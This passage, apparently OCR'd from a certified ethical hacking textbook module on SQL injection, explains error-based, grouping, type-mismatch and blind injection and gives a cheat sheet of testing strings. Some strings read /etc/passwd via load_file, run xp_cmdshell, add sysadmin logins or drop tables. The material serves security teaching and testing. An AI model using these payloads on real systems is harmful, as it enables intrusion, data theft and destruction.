


Figure 15.12: Example of error message

- **Determining Database Engine Type**

  Determining the database engine type is fundamental to proceeding with the injection attack. One of the easiest ways to determine the type of database engine used is to generate ODBC errors, which will show you what DB engine you are working with. ODBC error messages reveal the type of database engine used or enable an attacker to guess and determine which type of database engine might have been used in the application. An attacker who is unable to obtain an ODBC error can make an educated guess about the database engine based on the OS and web server used. ODBC errors display the database type as part of the driver information.

- **Determining a SELECT Query Structure**

  With the error message obtained, an attacker can extract the original structure of the query used in the application. This allows the attacker to construct a malicious query to take control of the original query. To obtain the original query structure, the attacker forces the application to generate application errors that reveal information such as table names, column names, and data types. Attackers inject a valid SQL segment without generating an invalid SQL syntax error for error-free navigation. They try to

replicate error-free navigation by injecting simple inputs such as ' and '1' = '1 Or ' and '1' = '2. Further, they use SQL clauses such as "' group by columnnames having 1=1 – " to determine table and column names.

- **Injections**

  Most injections will occur in the middle of a SELECT statement. In a SELECT clause, we almost always end up in the WHERE section.

  For example:

```
SELECT * FROM table WHERE x = 'normalinput' group by x having 1=1
-- GROUP BY x HAVING x = y ORDER BY x
```

- **Grouping Error**

  The HAVING command allows you to further define a query based on the "grouped" fields. The error message will tell us which columns have not been grouped.

  For example:

```
' group by columnnames having 1=1 --
```




Figure 15.13: Example of grouping error message

- **Type Mismatch**

  Try to insert strings into numeric fields; the error messages will show the data that could not get converted.

  For example:

```
' union select 1,1,'text',1,1,1 --
' union select 1,1, bigint,1,1,1 --
```




Figure 15.14: Example of type mismatch error message

- **Blind Injection**

  Use time delays or error signatures to determine or extract information.

  For example:

```
'; if condition  waitfor delay '0:0:5' --

'; union select if( condition , benchmark (100000, sha1('test')),
'false' ),1,1,1,1;
```

An attacker uses database-level error messages generated by an application. This is very useful for building a vulnerability exploit request. There is even a chance to create automated exploits depending on the error messages generated by the database server.




Figure 15.15: Example of database-level error message

Note: If applications do not provide detailed error messages and return a simple '500 Server Error' or a custom error page, then attempt blind injection techniques.

SQL Injection Vulnerability Detection: Testing for SQL Injection

Testing String
||6
'||'6
(||6)
' OR 1=1–
OR 1=1
' OR '1'='1
; OR '1'='1'
%27+--+
" or 1=1–
' or 1=1 /*

Testing String
or 1=1–
" or "a"="a
Admin' OR '
' having 1=1--
' OR 'text' = N'text'
' OR 2 > 1
' OR 'text' > 't'
' union select
Password:*/=1--
' or 1/*

Testing String
%22+or+isnull%281%2F0%29+%2F*
' group by userid having 1=1–
'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
CRATE USER name IDENTIFIED BY 'pass123'
' union select 1,load_file('/etc/passwd'),1,1,1;
'; exec master..xp_cmdshell 'ping 10.10.1.2'--
exec sp_addsrvrolemember 'name', 'sysadmin'
GRANT CONNECT TO name; GRANT RESOURCE TO name;
' union select * from users where login = char(114,111,111,116);

Testing String
'/**/OR/**/1/**/=/**/1
' or 1 in (select @@version)--
' union all select @@version--
' OR 'unusual' = 'unusual'
' OR 'something' = 'some'+'thing'
' OR 'something' like 'some%'
' OR 'whatever' in ('whatever')
' OR 2 BETWEEN 1 and 3
' or username like char(37);

Testing String
UNI/**/ON SEL/**/ECT
'; EXEC ('SEL' + 'ECT US' + 'ER')
+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
' and 1 in (select var from temp)--
' ; drop table temp --
exec sp_addlogin 'name', 'password'
@var select @var as var into temp end --

Note: Check CEHv11 Tools, Module 15 SQL Injection for comprehensive SQL injection cheat sheet

SQL Injection Vulnerability Detection

After gathering the information, the attacker tries to look for SQL vulnerabilities in the target web application. For this purpose, the attacker lists all input fields, hidden fields, and post requests on the website and then tries to inject code into the input fields to generate an error.

Testing for SQL Injection


There are standard SQL injection inputs called testing strings used by an attacker to perform SQL injection attacks. The penetration (pen) tester also uses these testing strings to evaluate the security of an application against SQL injection attacks. The table below summarizes various possibilities for each testing string. These testing strings are widely known as a cheat sheet for SQL injection. A pen tester can use this cheat sheet to test for vulnerability to SQL injection.

Testing String	Testing String	Testing String	Testing String	Testing String
||6	or 1=1--	%22+or+isnull%281%2F0%29+%2F*	' or 1 in (select @@version)--	+or+isnull%281%2F0%29+%2F*
'||'6	" or "a"="a	' group by userid having 1=1--	' union all select @@version--	%27+OR+%277659%27%3D%277659
(||6)	Admin' OR '	'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'	' OR 'unusual' = 'unusual'	%22+or+isnull%281%2F0%29+%2F*
' OR 1=1--	' having 1=1--	CRATE USER name IDENTIFIED BY 'pass123'	' OR 'something' = 'some'+'thing'	' and 1 in (select var from temp)--
OR 1=1	' OR 'text' = N'text'	' union select 1,load_file('/etc/passwd'),	' OR 'something' like 'some%'	' ; drop table temp --

		1,1,1;		
' OR '1'='1	' OR 2 > 1	'; exec master..xp_cmdshell 'ping 10.10.1.2'--	' OR 'whatever' in ('whatever')	exec sp_addlogin 'name' , 'password'
; OR '1'='1'	' OR 'text' > 't'	exec sp_addsrvrolemember 'name' , 'sysadmin'	' OR 2 BETWEEN 1 and 3	@var select @var as var into temp end --
%27+--+	' union select	GRANT CONNECT TO name; GRANT RESOURCE TO name;	' or username like char(37);	
'' or 1=1--	Password:*/=1--	' union select * from users where login = char(114,111,111,116);	UNI/**/ON SEL/**/ECT	
' or 1=1 /*	' or 1/*	'/**/OR/**/1/**/=/**/1	'; EXEC ('SEL' + 'ECT US' + 'ER')	

Table 15.2: Standard SQL Injection inputs

Note: Check CEHv11 Tools, Module 15 SQL Injection for a comprehensive SQL injection cheat sheet.



Additional Methods to Detect SQL Injection

Some additional methods to detect SQL injection are listed below:

- **Function Testing**

  Function testing is a type of software testing technique whereby a software or a system is tested against a set of inputs according to the end user's needs. The output obtained from the inputs is then evaluated and compared with the expected results to check whether it conforms with the functionality or base requirements of a product.

  This testing falls within the scope of black box testing, and as such, requires no knowledge of the inner design of the code or logic. It checks the security, user interface, database, client/server applications, navigational functions, and overall usability of a component or system.

  For example:

```
http://certifiedhacker.com/?parameter=123
http://certifiedhacker.com/?parameter=1'
http://certifiedhacker.com/?parameter=1'#
http://certifiedhacker.com/?parameter=1"
http://certifiedhacker.com/?parameter=1 AND 1=1--
http://certifiedhacker.com/?parameter=1'-
http://certifiedhacker.com/?parameter=1 AND 1=2--
http://certifiedhacker.com/?parameter=1'/*
http://certifiedhacker.com/?parameter=1' AND '1'='1
http://certifiedhacker.com/?parameter=1 order by 1000
```

- **Fuzz Testing**

  It is an adaptive SQL injection testing technique used to discover coding errors by inputting a massive amount of random data and observing the changes in the output.


  Fuzz testing (fuzzing) is a black box testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications. Massive amounts of random data called "fuzz" will be generated by the fuzz testing tools (fuzzers) and used against the target web application to discover vulnerabilities that can be exploited by various attacks.

  Fuzz Testing Tools:

  - WSFuzzer (*https://www.owasp.org*)
  - Burp Suite (*https://portswigger.net*)
  - HCL AppScan (*https://www.hcltech.com*)
  - Peach Fuzzer (*https://sourceforge.net*)

- **Static/Dynamic Testing**

  Analysis of the web application source code.



